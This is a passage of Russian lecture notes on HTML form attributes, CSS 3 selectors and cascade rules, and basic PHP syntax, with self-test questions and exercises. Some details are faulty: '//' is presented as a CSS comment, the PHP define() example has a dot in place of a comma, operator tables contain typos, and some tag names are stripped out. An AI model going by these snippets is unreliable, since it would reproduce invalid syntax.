Еще одним элементом, который привязывается к другим, является **<label>**. В отличие от **<output>**, он не поддерживает атрибут `name`, а его значение не отправляется на сервер. Кроме того, в атрибуте `for` может быть указан только один идентификатор привязываемого поля ввода. Если `for` отсутствует, то **<label>** привязывается к своему содержимому. Такая привязка, помимо очевидного лексического смысла, обладает полезным свойством: если, например, **<label>** связан с полем **<input type="checkbox" />**, то флажок будет менять свое значение не только при нажатии по нему, но и по области **<label>**.

Элементы можно лексически объединять в группы, размещая их внутри тегов **<fieldset>**. Визуально **<fieldset>** выглядит как рамка, в левом верхнем углу которой пишется заголовок. Его можно указать в элементе **<legend>**, располагаемым за открывающим тегом **<fieldset>**. Пример:

```
<form action="editsex.php" method="post">
   <fieldset>
      <legend>Пол</legend>
      <label for="male">Мужской</label>
      <input type="radio" name="sex" id="male" />
      <br />
      <label for="female">Женский</label>
      <input type="radio" name="sex" id="female" />
   </fieldset>
</form>
```

*Атрибуты элементов ввода.* Переключаться между несколькими элементами ввода, расположенными на одной странице, можно нажатием клавиши Tab. Порядок такого переключения задается с помощью атрибута

tabindex: необходимым элементам указываются последовательные числовые значения этого атрибута (первому – «1», второму – «2» и т.д.).

В значении атрибута accesskey можно указать один или несколько (через пробел) одиночных Unicode-символов, на базе которых браузер попытается построить комбинацию клавиш для быстрого доступа к элементу. Полагаться на это не рекомендуется, т.к. в разных браузерах комбинации клавиш могут отличаться или отсутствовать.

Многие элементы форм поддерживают атрибут disabled="disabled", отключающий их функциональность. Установив значение disabled в элементах **<input />**, **<textarea>**, **<button>**, **<select>** или **<keygen />**, станет невозможно ввести или выбрать их значения: элемент **<option>** с таким атрибутом нельзя будет выбрать из списка; помещенный в **<optgroup>**, он отключит всю группу вариантов, а в **<fieldset>** – все дочерние элементы ввода. Значения отключенных элементов пишутся серым шрифтом.

HTML 5 позволяет разместить элемент вне формы или даже связать его с несколькими формами одновременно. Для этого необходимо в атрибуте form указать через пробел идентификаторы этих форм. Атрибут поддерживается следующими элементами: **<input />**, **<textarea>**, **<button>**, **<select>**, **<keygen />**, **<fieldset>**, **<output>** и **<label>**.

Элементы форм, которые могут получать фокус ввода, поддерживают булев атрибут autofocus="autofocus". Если установить его в одном из таких элементов, то фокус установится на нем сразу после загрузки страницы. Этот атрибут также появился в HTML 5.

### *Вопросы для самоконтроля*

1. Какие дочерние теги имеются у тега **<table>**? Каково их назначение и с какими атрибутами они применяются?
2. Каких эффектов можно добиться, варьируя значения атрибутов тега **<a>**?
3. Какие теги позволяют внедрять в web-страницу объекты мультимедиа? Перечислите и поясните атрибуты таких тегов.
4. Какие данные можно отправлять на сервер с помощью HTML-форм?
5. Какие новые возможности при работе с формами появились в HTML 5?

### *Упражнения*

1. Создайте web-страницу, содержащую форму для регистрации пользователя на сайте. На этой же странице реализуйте отображение календаря на текущий месяц.
2. В любом графическом редакторе изобразите схематически фрагмент плана города, содержащий некоторые объекты (здания, дороги, канализационные люки и т.п.). Внедрите созданный рисунок в web-страницу так, чтобы по щелчку мышью на каждом из объектов в новой вкладке открывалась web-страница с информацией о соответствующем объекте.

## 1.3 Лекция 3. Каскадные таблицы стилей CSS 3

*Селекторы и разновидности стилей. Комбинаторы. Псевдоэлементы и псевдоклассы. Внешние и внутренние таблицы стилей. Правила каскадности.*

**Понятие о стилях CSS.** Для создания представления web-страниц предназначена технология каскадных таблиц стилей (Cascading Style Sheets – CSS), или просто таблиц стилей. Таблица стилей содержит набор правил (стилей), описывающих оформление самой web-страницы и отдельных ее фрагментов. Эти правила определяют цвет текста и фона, выравнивание абзаца, отступы между графическим изображением и обтекающим его текстом, наличие и вид рамки у таблицы и многое другое.

Каждый стиль должен быть привязан к соответствующему элементу web-страницы (или к ней самой). После привязки описываемые выбранным стилем параметры начинают применяться к данному элементу. Привязка может быть явная (указано, какой стиль к какому элементу web-страницы привязан), или неявная (стиль привязывается ко всем элементам web-страницы, созданным с помощью определенного тега).

Таблица стилей может храниться прямо в HTML-коде web-страницы или в отдельном файле.

**Создание стилей CSS.** Общий формат определения стиля имеет вид:

```
<селектор> {
      <атрибут стиля   1>: <значение 1>;
      <атрибут стиля   2>: <значение 2>;
       ...
      <атрибут стиля n-1>: <значение n-1>;
      <атрибут стиля   n>: <значение n>
}
```

Таким образом, определение стиля включает селектор и список атрибутов стиля с их значениями. Селектор предназначен для однозначной идентификации стиля, т.е. селектор осуществляет привязку стиля к элементу web-страницы, на который стиль должен распространять свое действие. За селектором через пробел указывают заключенный в фигурные скобки список атрибутов стиля и их значений. Атрибут стиля представляет один из параметров элемента web-страницы: цвет шрифта, выравнивание текста, величину отступа, толщину рамки и др. Значение атрибута стиля указывает после него через символ : (двоеточие), иногда значение атрибута стиля заключают в кавычки. Пары *атрибут_стиля*: *значение* отделяют друг от друга символом ; (точка с запятой); между последней парой и закрывающейся фигурной скобкой символ ; не ставят, иначе некоторые браузеры могут неправильно обработать определение стиля. Определения различных стилей разделяют пробелами или переводами строк. Внутри селекторов и имен стилей не должны присутствовать пробелы и переводы

строки; в других местах эти символы будут проигнорированы браузером, что позволяет форматировать CSS-код так же, как и HTML-код. CSS-код также не чувствителен к регистру (но для наглядности в таблицах стилей будем писать имена тегов прописными буквами, а имена атрибутов и их значения – строчными). В CSS-код можно вставлять однострочные и многострочные комментарии:

```
// Это однострочный комментарий
P { color: #0000FF }
/*
   Это многострочный
   комментарий
*/
```

*Стиль переопределения тега.* Разберем общий формат задания стилей на конкретном примере:

```
P {color: #0000FF}
```

- `P` – это селектор; в данном примере представляет собой имя тега.
- `color` – это атрибут стиля (атрибут `color` задает цвет текста).
- `#0000FF` – это значение атрибута стиля цвета. В данном примере оно представляет собой код синего цвета, записанный в формате RGB.

Рассмотренный в примере стиль называется стилем переопределения тега. Поскольку в качестве селектора указано имя переопределяемого этим стилем тега, то привязка стиля осуществляется неявно. Когда браузер считает описанный стиль, он автоматически применит его ко всем абзацам web-страницы (тегам **<p>**).

Легко видеть, что примерами стилей переопределения тега являются, например, следующие:

```
EM { color: #0000FF; font-weight: bold }
BODY { background-color: #000000; color: #FFFFFF }
```

*Стилевой класс.* Стиль, который может быть привязан к любому тегу, но в качестве селектора использует не имя тега, а имя, которое однозначно идентифицирует этот стиль, называетя стилевым классом. Пример:

```
.warning { color: #FF0000 }
```

Данный стиль задает красный цвет текста, не используя в качестве селектора имя тега (действительно, HTML-тега **<warning>** не существует).

Имя стилевого класса может состоять только из букв латинского алфавита, цифр и дефисов, причем начинаться должно с буквы. В определении стилевого класса его имя обязательно предваряется символом точки – это признак того, что определяется именно стилевой класс.

Стилевой класс требует явной привязки к тегу. Для этого служит атрибут `class`, поддерживаемый подавляющим большинством тегов. В качестве значения этого атрибута указывают имя нужного стилевого класса (без символа точки):

```
<p class="warning">Минздрав предупреждает!</p>
```

Допускается привязка к одному тегу нескольких стилей:

```
.warning { color: #FF0000; font-weight: bold }
.bigtext { font-size: xx-large; font-style: italic }
...
<p class="bigtext"><span class="warning">Получится полужирный
курсивный текст красного цвета и большого размера</span></p>
```

*Именованные стили.* Селектором именованного стиля, как и в случае стилевого класса, также является имя, которое однозначно идентифицирует стиль, и привязывается именованный стиль к тегу также явно. Ниже перечислены отличия между стилевыми классами и именованными стилями:

- в определении именованного стиля перед его именем ставят символ `#` (решетка), который сообщает браузеру о наличии именованного стиля;
- привязка именованного стиля к тегу реализуется через атрибут `id` со значением, равным имени нужного именованного стиля без символа `#`;
- значение атрибута тега `id` должно быть уникальным в пределах web-страницы, т.е. в HTML-коде web-страницы может присутствовать только один тег с заданным значением атрибута `id`. Поэтому именованные стили используют, если какой-либо стиль следует привязать к единственному элементу web-страницы.

Пример создания и использования именованного стиля:

```
#supertext { color: #FF0000; font-size: large }
...
<p id="supertext">Это супертекст, единственный на странице.</p>
```

*Комбинированные стили.* CSS позволяет создавать стили с несколькими селекторами – т.н. комбинированные стили, которые служат для привязки к тегам, удовлетворяющим сразу нескольким условиям. Так, можно указать, что комбинированный стиль привязан к тегу, вложенному в другой тег, или к тегу, для которого указан определенный стилевой класс.

Правила, которые установлены стандартом CSS для написания селекторов в комбинированном стиле, перечислены ниже:

- селекторами могут выступать имена тегов, имена стилевых классов и имена именованных стилей;
- селекторы перечисляют слева направо и обозначают уровень вложенности соответствующих тегов, который увеличивается при движении слева направо: теги, указанные правее, должны быть вложены в теги, что стоят левее;
- если имя тега скомбинировано с именем стилевого класса или именованного стиля, значит, для данного тега должно быть указано это имя стилевого класса или именованного стиля;
- селекторы разделяются пробелами;
- стиль привязывается к тегу, обозначенному самым правым селектором.

Поясним эти правила на примере стиля `P EM { color: yellow }`. В качестве селекторов использованы имена тегов **<p>** и ****, причем сначала идет тег **<p>**, за ним – тег ****. Значит, тег **** должен быть вложен в тег **<p>**, а стиль будет привязан к тегу ****. Тогда HTML-код

```
<p><em>Этот текст желтый.</em> Не так ли?</p>
<p>А этот не желтый.</p>
<p><strong>Этот</strong> – тоже не желтый.</p>
```

отобразит в браузере желтым цветом только слова «Этот текст желтый».

Другой способ задания комбинированного стиля представлен ниже:

```
P.note { color: #FF0000; font-size: smaller }
```

В данном примере имя тега **<p>** скомбинировано с именем стилевого класса `note`. Значит, данный стиль будет применен к любому тегу **<p>**, для которого указано имя стилевого класса `note`.

Еще один пример задания комбинированного стиля:

```
P.selected strong { color: #FF0000 }
```

Этот стиль будет применен к тегу ****, находящемуся внутри тега **<p>**, к которому привязан стилевой класс `selected`.

Пример использования двух последних стилей (слово «текст» не будет выделено красным цветом):

```
<p class="note">Красный текст шрифтом уменьшенного размера </p>
<p class="selected"><strong>Это тоже красный</strong> текст </p>
```

*Задание одинаковых стилей.* Стандарт CSS позволяет определить сразу несколько одинаковых стилей, перечислив их селекторы через запятую:

```
H1, .warning, P.selected, P EM SPAN { color: #FF0000 }
```

Здесь создано сразу четыре одинаковых стиля: стиль переопределения тега **<h1>**, стилевой класс **warning**, комбинированные стили **P.selected** и **P EM SPAN**. Все созданные стили задают красный цвет шрифта.

*Встроенные стили.* Стили переопределения тега, стилевые классы, именованные и комбинированные стили описываются только в таблицах стилей, как внешних, так и внутренних. Однако могут использоваться т.н. встроенные стили, которые указываются прямо в HTML-коде web-страницы, а именно, в соответствующем теге.

Встроенные стили имеют свои особенности:

- встроенные стили не имеют селектора (т.к. ставятся прямо в нужный тег, и селектор в данном случае не нужен);
- в описании встроенных стилей нет фигурных скобок, поскольку не нужно отделять список атрибутов стиля от селектора, которого нет;
- встроенный стиль может быть привязан только к одному тегу – тому, в котором он находится.

Определение встроенного стиля указывают в качестве значения атрибута `style` нужного тега, который поддерживается большинством тегов:

```
<p style="color: red; font-style: italic">Красный курсив.</p>
```

**Комбинаторы** представляют собой разновидность специальных селекторов, привязывающая стиль к элементу web-страницы на основании его местоположения относительно других элементов.

Комбинатор дочернего элемнта **>** (знак больше) привязывает стиль к элементу, который будет вложен в другой элемент:

**<Элемент 1> > <Элемент 2> { <стиль> }**

Пример: при объявлении стиля `P > SPAN { color: #FF0000 }` HTML-код `<p>обычный текст <span>красный текст</span> обычный текст</p>` отобразит в браузере красным цветом только слова «красный текст».

Комбинатор **+** (плюс) привязывает стиль к элементу web-страницы, непосредственно следующему за другим элементом. При этом оба дочерних элемента должны быть вложенными в один и тот же родительский:

**<Элемент 1> + <Элемент 2> { <стиль> }**

Пример. Предположим, таблица стилей содержит следующие объявления:

```
.epigraph { text-indent: 125px }
H3 + PRE { color: red }
```

Тогда следующий HTML-код отобразит в браузере красным цветом только эпиграф, расположенный над чертой:

```
<H3>Монокли</H3>
<PRE class="epigraph">Одно око, да видит далеко
                      (народная мудрость)</PRE>
<P>Продажа моноклей "Всевидящее око" по суперцене!</P>
<hr>
<H3>Монокли</H3>
<P>Продажа моноклей "Всевидящее око" по суперцене!</P>
<PRE class="epigraph">Одно око, да видит далеко
                      (народная мудрость)</PRE>
```

Комбинатор **~** (тильда) позволяет привязать стиль к элементу web-страницы, следующему за другим элементом и, возможно, отделенному от него другими элементами. При этом оба дочерних элемента должны быть вложенными в один и тот же родительский:

**<Элемент 1> ~ <Элемент 2> { <стиль> }**

Если к HTML-коду предыдущего примера вместо `H3 + PRE { color: red }` привязать стиль `H3 ~ PRE { color: red }`, то оба эпиграфа будут набраны красным шрифтом.

**Селекторы по атрибутам тега** – это специальные селекторы, привязывающие стиль к тегу на основании, присутствует ли в нем определенный атрибут или заданный атрибут имеет определенное значение.

Селектор вида

**<основной селектор> [ <имя атрибута тега> ] ( <стиль> )**

привязывает стиль к элементам, теги которых имеют атрибут с указанным *именем*. Пример:

**TD [rowspan] { background-color: grey }**

В данном примере стиль будет привязан к ячейкам таблицы, теги которых имеют атрибут `rowspan`, к объединенным по горизонтали ячейкам.

Селектор вида

**<основной селектор> [ <имя атрибута тега>=<значение> ] { <стиль> }**

привязывает стиль к элементам, теги которых имеют атрибут с указанными *именем* и *значением*. Пример:

```
TD [rowspan="2"] { background-color: grey }
```

Селектор вида

**<основной селектор> [<имя атрибута тега>=<подстрока>] { <стиль> }**

привязывает стиль к элементам, теги которых имеют атрибут с указанным *именем* и *значением*, *начинающимся* с указанной *подстроки*. Пример:

```
IMG [src^="http://ondistance.info"] { margin: 5px }
```

В данном примере стиль привязан к изображениям, теги которых имеют атрибут `src` со значением, начинающимся с *http://ondistance.info*, т.е. к изображениям, взятым с сайта *http://ondistance.info*.

Селектор вида

**<основной селектор> [<имя атрибута тега>$=<подстрока>] { <стиль> }**

привязывает стиль к элементам, теги которых имеют атрибут с указанным *именем* и *значением*, *заканчивающимся* указанной *подстрокой*. Пример:

```
IMG [src$="png"] { margin: 10px }
```

В данном примере стиль привязан к изображениям, теги которых имеют атрибут `src` со значением, заканчивающимся подстрокой `png`, т.е. к изображениям формата PNG.

Селектор вида

**<основной селектор> [<имя атрибута тега>*=<подстрока>] { <стиль> }**

привязывает стиль к элементам, теги которых имеют атрибут с указанным *именем* и *значением*, *включающем* указанную *подстроку*. Пример:

```
IMG [src*=/pics/] { margin: 10px }
```

В данном примере стиль привязан к изображениям, теги которых имеют атрибут `src` со значением, включающим подстроку `/pics/`, т.е. к изображениям, взятым из каталога ***pics*** web-сайта.

**Псевдоэлементы** – это разновидность специальных селекторов, привязывающих стиль к фрагменту элемента web-страницы. Таким фрагментом может быть первый символ или первая строка в абзаце. Псевдоэлементы не используются самостоятельно, а только в совокупности с другими стилями. Псевдоэлементы записываются после селектора без пробелов:

**<селектор><псевдоэлемент> { <стиль> }**

Псевдоэлементы `::first-letter` и `::first-line` привязывают стиль соотвественно к первой букве или строке текста в элементе web-страницы:

```
P::first-letter { font-size: larger }
P::first-line { text-transform: uppercase}
```

**Псевдоклассы** – это разновидность специальных селекторов, которые позволяют привязать стиль к элементам web-страницы на основе их состояния (наведен на них курсор мыши или нет) и местоположения в родительском элементе. Псевдоклассы также не используются самостоятельно, а только в совокупности с другими стилями.

Псевдоклассы записываются после основного селектора без пробелов:

**<основной селектор><псевдокласс> { <стиль> }**

Псевдоклассы, в свою очередь, делятся на группы.

***Псевдоклассы гиперссылок*** служат для привязки стилей к гиперссылкам на основе их состояния: является ли гиперссылка посещенной или непосещенной, щелкает ли по ней пользователь мышью или только навел на нее курсор мыши и пр. Псевдоклассы гиперссылок, доступные в CSS 3:

- `:link` – непосещенная гиперссылка;
- `:visited` – посещенная гиперссылка;
- `:active` – гиперссылка, по которой производится в данный момент щелчок мышью;
- `:focus` – гиперссылка, имеющая фокус ввода;
- `:hover` – гиперссылка, на которую наведен курсор мыши.

Псевдоклассы гиперссылок можно комбинировать:

```
A:visited:hover { text-decoration: underline }
```

***Структурные псевдоклассы*** позволяют привязать стиль к элементу web-страницы на основе его местоположения в родительском элементе.

Псевдокласс `:only-of-type` привязывает стиль к элементу web-страницы, который является единственным дочерним элементом, сформированном с помощью данного тега, в своем родителе.

Псевдоклассы `:first-child` и `:last-child` привязывают стиль web-страницы к элементу, который является соответственно первым и последним дочерним элементом своего родителя. Например:

```
UL:first-child { font-weight: bold }
TD:last-child { color: green }
```

Эти стили будут применены к являющимся соответственно первым и последним дочерними элементами своих родителей – списка (к первому пункту списка) и табличной ячейки (последней ячейки таблицы).

Псевдокласс `:nth-child` позволяет привязать стиль к элементам web-страницы, выбрав их по порядковым номерам, под которыми эти элементы определены в своем родителе:

**<основной селектор>:nth-child (<a>n+<b>) { <стиль> }**

***Псевдоклассы* `:not` *и* `*`.** Особый псевдокласс `:not` позволяет привязать стиль к любому элементу web-страницы, не удовлетворяющему заданным условиям. Таким условием может быть любой селектор:

**<основной селектор>:not (<селектор выбора >) { <стиль> }**

Стиль будет привязан к элементу web-страницы, удовлетворяющему *основному селектору* и не удовлетворяющему *селектору выбора*. Пример:

```
DIV:not(#cmain) { background-color: yellow }
```

Псевдокласс `*` (звездочка) обозначает любой элемент web-страницы:

```
#cmain > *:first-child { border-bottom: medium solid black }
```

Этот стиль будет применен к первому элементу любого типа, который непосредственно вложен в контейнер `cmain`.

**Примеры.** Средствами HTML и CSS можно добиться сложных эффектов оформления web-страниц, в т.ч. и всплывающие меню можно реализовать без помощи сценариев.

Пример 1. Вертикальное меню навигации средствами HTML и CSS:

```
ul li { position:relative }
li ul { position:absolute; left:149px; top:0; display:none }
ul li a { display:block; padding:5px; background:#ccc; color:#444;
text-decoration:none; border:1px solid #aaa }
ul { margin:0; padding:0; list-style:none; width:150px;
border-bottom:1px solid #ccc}
li:hover ul { display:block}
a:hover { text-decoration:underline; background-color:#ddd;
color:blue }
```

Пример 2. Горизонтальное меню навигации средствами HTML и CSS:

```
ul li { background-color:#ccc; color:#444; text-decoration:none }
li ul { margin:0px; padding:0px; display:none }
ul li a { display:block; padding:5px 5px; background-color:#ccc;
color:#444; text-decoration:none;}
li { position:relative; float:left; display:block; width:100px;
margin:0px; padding:0px; list-style:none; border:1px solid #aaa }
li:hover ul { display:block }
a:hover { text-decoration:underline; background-color:#ddd; color:blue}
```

В данных примерах подразумевается, что пункты меню и их подпункты оформляются в виде вложенных ненумерованных списков. Анализируя этот подход, следует отметить три аспекта. Во-первых, добавляя другие атрибуты и варьируя их значения, можно добиться разных эффектов оформления пунктов меню. Во-вторых, рекомендуется осуществлять привязку стилей явно, чтобы не возникло нежелаемых эффектов оформления списков в обычном тексте. В-третьих, такие меню будут работать и при отсутствии поддержки Javascript-сценариев браузером, т.к. используются только средства каскадных таблиц стилей.

**Таблицы стилей.** В зависимости от места хранения таблицы стилей разделяются на два вида – *внешние* (хранятся отдельно от web-страниц в файлах ****.css***) и *внутренние* (хранятся внутри раздела **<HEAD>** web-страницы).

Пример. В файл ***mystyle.css*** помещены описания следующих стилей:

```
.warning { color: #FF0000 }
#supertext { font-size: large; font-weight: bold }
P { color: #00FF00; font-style: italic }
P EM { color: #0000FF }
```

Теперь для того, чтобы в web-странице ***about.htm*** осуществить привязку какого-либо из описанных стилей, необходимо связать ее с внешней таблицей стилей (содержащейся, скажем, в файле ***mystyle.css***, расположенном в каталоге ***styles*** родительского каталога web-страницы ***about.htm***):

```
<LINK rel="stylesheet" href="../styles/mystyle.css" type="text/css">
```

Значительное преимущество внешних таблиц стилей состоит в том, что их можно привязать сразу к нескольким web-страницам. Один несуще-

ственный недостаток – внешняя таблица стилей хранится в отдельном файле, который можно «потерять».

Внутренняя таблица стилей (см. ниже) записывается прямо в HTML-код web-страницы. Ее заключают в парный тег **<STYLE>** и помещают в секцию заголовка **<HEAD>**. Других отличий от внешних таблиц стилей нет.

```
<HEAD>
  ...
  <STYLE>
    .warning { color: #FF0000 }
    #supertext { font-size: large; font-weight: bold }
    P { color: #00FF00; font-style: italic }
    P EM { color: #0000FF }
  </STYLE>
  ...
</HEAD>
```

Преимущество внутренней таблицы стилей заключается в том, что она является неотъемлемой частью web-страницы и поэтому никогда не «потеряется». Недостатков два. Во-первых, стили, определенные во внутренней таблице стилей, применяются только к той web-странице, в которой эта таблица стилей находится. Во-вторых, внутренняя таблица стилей не соответствует концепции, требующей отделять содержимое web-страницы от ее представления. В одной web-странице могут присутствовать несколько таблиц стилей. Пример:

```
<HEAD>
   ...
  <LINK rel="stylesheet" href="style1.css" type="text/css">
  <LINK rel="stylesheet" href="style2.css" type="text/css">
  <STYLE>
    ...
  </STYLE>
   ...
</HEAD>
```

**Правила каскадности и приоритет стилей.** Действие внешних и внутренних таблиц стилей «складывается» по т.н. правилам каскадности. Стили разных видов и заданные в разных таблицах стилей имеют разный приоритет. Сначала web-обозреватель загрузит, обработает и сохранит в памяти внешнюю таблицу стилей. Затем он обработает внутреннюю таблицу стилей и добавит все содержащиеся в ней определения стилей к уже хранящимся во внешней таблице стилей. Далее web-обозреватель формирует окончательные определения стилей по *правилам каскадности*:

- внешняя таблица стилей, ссылка на которую (тег **<LINK>**) встречается в HTML-коде страницы позже, имеет приоритет перед той, ссылка на которую встретилась раньше;
- внутренняя таблица стилей имеет приоритет перед внешними;
- встроенные стили имеют приоритет перед любыми стилями, заданными в таблицах стилей;

- более конкретные стили имеют приоритет перед менее конкретными (например, комбинированный стиль имеет приоритет перед стилевым классом, а стилевой класс – перед стилем переопределения тега, поскольку стилевой класс привязывается к конкретным тегам);
- если к тегу привязаны несколько стилевых классов, то те, что указаны правее, имеют приоритет перед указанными левее.

**Рекомендации по применению стилей.** В первую очередь следует выделить все правила оформления, которые должны быть применены ко всем web-страницам и их элементам (параметры шрифта обычных абзацев и заголовков, цвет фона web-страницы, выравнивание текста, величины отступов и параметры рамки обычных таблиц и т.д.). Эти правила преобразуются в общие стили, обычно стили переопределения тегов. Их помещают в одну внешнюю таблицу стилей и привязывают ее ко всем web-страницам web-сайта. Такая таблица стилей называется глобальной.

Далее создаются более конкретные стили, дополняющие созданные ранее. Для этого выделяют правила оформления, которые должны применяться к некоторым элементам web-страниц (например, параметры шрифта каких-то избранных абзацев или их фрагментов, параметры гиперссылок, входящих в полосу навигации, и пр.). Данные правила формируют так, чтобы дополнять полученные ранее, но не перекрывать их полностью, что позволит сократить размер CSS-кода таблиц стилей. Эти правила оформляют в виде стилевых классов и комбинированных стилей и помещают в глобальную таблицу стилей или в отдельную таблицу стилей (вторичную), которую привязывают только к тем web-страницам, где они используются.

На следующем этапе выделяются правила, применяемые к уникальным элементам web-страниц (параметры полосы навигации, заголовка web-сайта и пр.). Они также должны дополнять правила, полученные на предыдущих этапах, но не заменять их полностью. Эти еще более конкретные стили оформляются в виде именованных стилей и помещаются в глобальную таблицу стилей.

Заключительный этап – выделение правил, применяемых к малому количеству элементов, которые присутствуют только на отдельных web-страницах (параметры специфических абзацев, отдельных иллюстраций и таблиц). Так выделятся самые конкретные стили, которые оформляются в виде стилевых классов или именованных стилей и помещаются в глобальную таблицу стилей или во вторичную таблицу стилей, привязанную только к тем web-страницам, где они должны использоваться.

### *Вопросы для самоконтроля*

1. Перечислите разновидности стилей и охарактеризуйте их.
2. В чем отличия псевдоклассов от псевдоэлементов? Приведите примеры.
3. Сформулируйте правила каскадности. Когда они применяются?

***Упражнения***

1. Создайте web-страницу, содержащую текст с заголовками разных уровней, списками, выделенными цветом и начертанием шрифта текстовыми фрагментами. Для всех эффектов оформления текста используйте каскадные таблицы стилей:
   а) две внешних; б) одну внутреннюю; в) несколько встроенных.
2. Создайте таблицу стилей, содержащую хотя бы по одному стилю каждой разновидности. Продемонстрируйте действие созданных стилей.

## 1.4 Лекция 4. Препроцессор гипертекста PHP

*Скриптовый язык программирования PHP. Синтаксис и основные конструкции языка. Реализация объектно-ориентированного программирования в PHP.*

По умолчанию в конце имен PHP-скриптов ставится расширение ***.php***. Когда web-сервер встречает в запрашиваемом файле это расширение, он автоматически передает файл PHP-процессору. Однако для разбора PHP-процессору принудительно могут передаваться и те файлы, имена которых оканчиваются любыми расширениями, в т.ч. ***.htm*** или ***.html***. Обычно это связано с тем, что разработчики хотят скрыть факт использования PHP.

Начало PHP-фрагмента или всего скрипта обозначают тегом **<?php** (рекомендуется) или кратко **<?**, а конец – тегом **?>**.

Пример. Если сохранить следующий код на web-сервере *server.org* в файле ***first.php***, то получим простейший сценарий на языке PHP, и при введении в адресной строке браузера *http://server.org/first.php* браузер отобразит надпись `Hello, world!`:

```
<?php
echo "Hello, world!";
?>
```

Некоторые программисты открывают тег **<?php** в начале документа, а закрывают в самом конце и выводят любой код HTML путем непосредственного использования команды PHP, например, **echo**. Другие программисты предпочитают помещать в эти теги как можно меньшие фрагменты кода PHP и именно в тех местах, где нужно воспользоваться динамическими сценариями, а весь остальной документ составлять из стандартного кода HTML (например, **<?php echo $x ?>**). Сторонники последнего метода аргументируют свой выбор тем, что такой код выполняется быстрее, а сторонники первого метода утверждают, что увеличение скорости настолько мизерное, что оно не может оправдать дополнительные сложности многочисленных вставок PHP в отдельно взятый документ. Рекомендуется все же не быть приверженцем крайностей, а придерживаться «золотой середины».

**Базовый синтаксис языка PHP.** ***Переменные.*** Именование PHP-переменных подчиняется следующим правилам:

- имена переменных начинаются с латинской буквы или с символа подчеркивания _, впереди имени переменной ставится знак **$** (доллар);
- в именах переменных допускаются только символы из наборов a–z, A–Z, 0–9 и символ подчеркивания;
- имена переменных чувствительны к регистру символов.

***Константы***, как и переменные, хранят информацию для последующего доступа, но, в отличие от переменных, после определения констант их значения не могут быть изменены. Удобно определить константу для хранения местоположения корневого каталога web-сервера:

```
define("ROOT_LOCATION". "/var/www/html/");
```

Предопределенными константами в PHP являются, например, **__LINE__** (номер текущей строки в файле ) и **__FILE__** (полный путь и имя файла), использование которых удобно при отладке PHP-скриптов:

```
echo "Это строка ".__LINE__." в файле ".__FILE__;
```

***Комментарии.*** В PHP однострочные и многострочные комментарии вставляются соответственно после символов **//** и между символами **/*** и ***/**.

***Типы данных.*** PHP – слабо типизированный язык, т.е. переменные не требуется объявлять перед их использованием, и переопределение типов происходит автоматически (но может быть указано и в явном виде). В языке PHP имеется 4 скалярных типа – integer (целочисленный), double (вещественный), boolean (логический), string (текстовый); 2 составных – array (массив) и object (объект); 2 специальных – resource (ресурс) и NULL (несуществующий), который может принимать единственное значение NULL.

Таблица 4.1 – Иллюстрация базового синтаксиса языка PHP

| Исходный код PHP-скрипта | Вывод в браузере |
|---|---|
| `$num1 = 1; //инициализация целочисленной переменной`<br>`$num2 = $num1 = 1.0; /* присваивание целочисленной`<br>`переменной num1 дробного значения, которое`<br>`также присваивается переменной $num2 */`<br>`$str1 = "Hello";  //строка в двойных кавычках`<br>`$str2 = 'Hi';  //строка в апострофах`<br>`echo "str1 = $str1";`<br>`echo 'str2 = $str2';`<br>`echo "str1 = ".$str1; //конкатенация строк`<br>`$text = 'It\'s a book'; //экранирование апострофа`<br>`echo "It's a book \"PHP5\""; //экранирование слэшей`<br>`//инициализация одномерного массива:`<br>`$myarr = array("One", "Two", "Three");`<br>`echo $myarr[1]."<br />";//вывод 2-го эл-та массива`<br>`//инициализация двумерного массива:`<br>`$oxo = array(array( 'x', 'o', 'o'),`<br>`array( ' ', 'o', 'x'),`<br>`array( 'x', 'x', ' '));`<br>`echo $oxo[1][2];` | str1 = Hello<br>str2 = $str2<br>str1 = Hello<br>It's a book "PHP5"<br><br>Two<br><br>x |

Возвращаясь к строкам, следует сказать о специальных символах, например, табуляция, перевод на новую строку и возврат каретки, которые обозначаются соответственно управляющими символами \t, \n, \r, работающими только в строках, заключенных в двойные кавычки.

Пример. Если в PHP-коде написать:

```
echo "<table border=\"1\">\r\n\t<tr>\r\n\t\t
<td> </td><td> </td>\r\n\t</tr>\r\n</table>";
echo"<hr>"."<table border=\"1\"><tr><td> </td>
<td> </td></tr></table>";
```

то в браузере появятся две одинаковые на вид обрамленные рамкой однострочные таблицы из двух ячеек, содержащих неразрывные пробелы ( ). Однако, если просмотреть исходный код web-страницы, можно увидеть, что HTML-код первой таблицы иерархически структурирован, а теги, отвечающие за вторую таблицу, записаны в одну строчку, что неудобно для просмотра. Таким образом, управляющие символы \t, \n, \r позволяют заботиться о виде исходного кода web-страницы, который генерируется PHP-сценариями.

***Операторы.*** В языке PHP имеются все стандартные операторы – математические, строковые, логические и операторы сравнения.

Таблица 4.2 – Арифметические операторы и операторы присваивания

| **Арифметические операторы** | | | **Операторы присваивания** | | |
|---|---|---|---|---|---|
| **Оператор** | **Описание** | **Пример** | **Оператор** | **Эквивалент** | **Пример** |
| **+** | Сложение | **$j + 1** | **=** | $j = 15 | **$j = 15** |
| **-** | Вычитание | **$j – 6** | **+=** | Sj = $j + 5 | **$j += 5** |
| ***** | Умножение | **$j * 11** | **-=** | $j= $j – 3 | **$j –= 3** |
| **/** | Деление | **$j / 4** | ***=** | $j = $j * 8 | **$ j *= 8** |
| **%** | Остаток от деления | **$j % 9** | **/-** | $j =$j / 16 | **$j /= 16** |
| **++** | Инкремент | **++$j** | **.=** | $3 = $j . $k | **$j .= $k** |
| **--** | Декремент | **--$j** | **%=** | $j = $j % 15 | **$j %= 15** |

Таблица 4.3 – Логические операторы и операторы сравнения

| **Логические операторы** | | | **Операторы сравнения** | | |
|---|---|---|---|---|---|
| **Оператор** | **Описание** | **Пример** | **Оператор** | **Описание** | **Пример** |
| **&&** | И | **$j==1 && $k==2** | **==** | равно | **$j==4** |
| **and** | низкоприоритетное И | **$j==1 and $k==2** | **===** | тождественно равно | **$j===4** |
| **\|\|** | ИЛИ | **$j<3 \|\| $k>1** | **!=** | не равно | **$j!=21** |
| **or** | низкоприоритетное ИЛИ | **$j<5 or $k>10** | **!==** | тождественно не равно | **$j!==4** |
| **!** | НЕ | **!($j==$k)** | **<, >** | меньше, больше | **$j<100** |
| **xor** | исключающее ИЛИ | **$j xor $k** | **<=**<br>**=>** | меньше или равно<br>больше или равно | **$j<=8**<br>**$j>=15** |

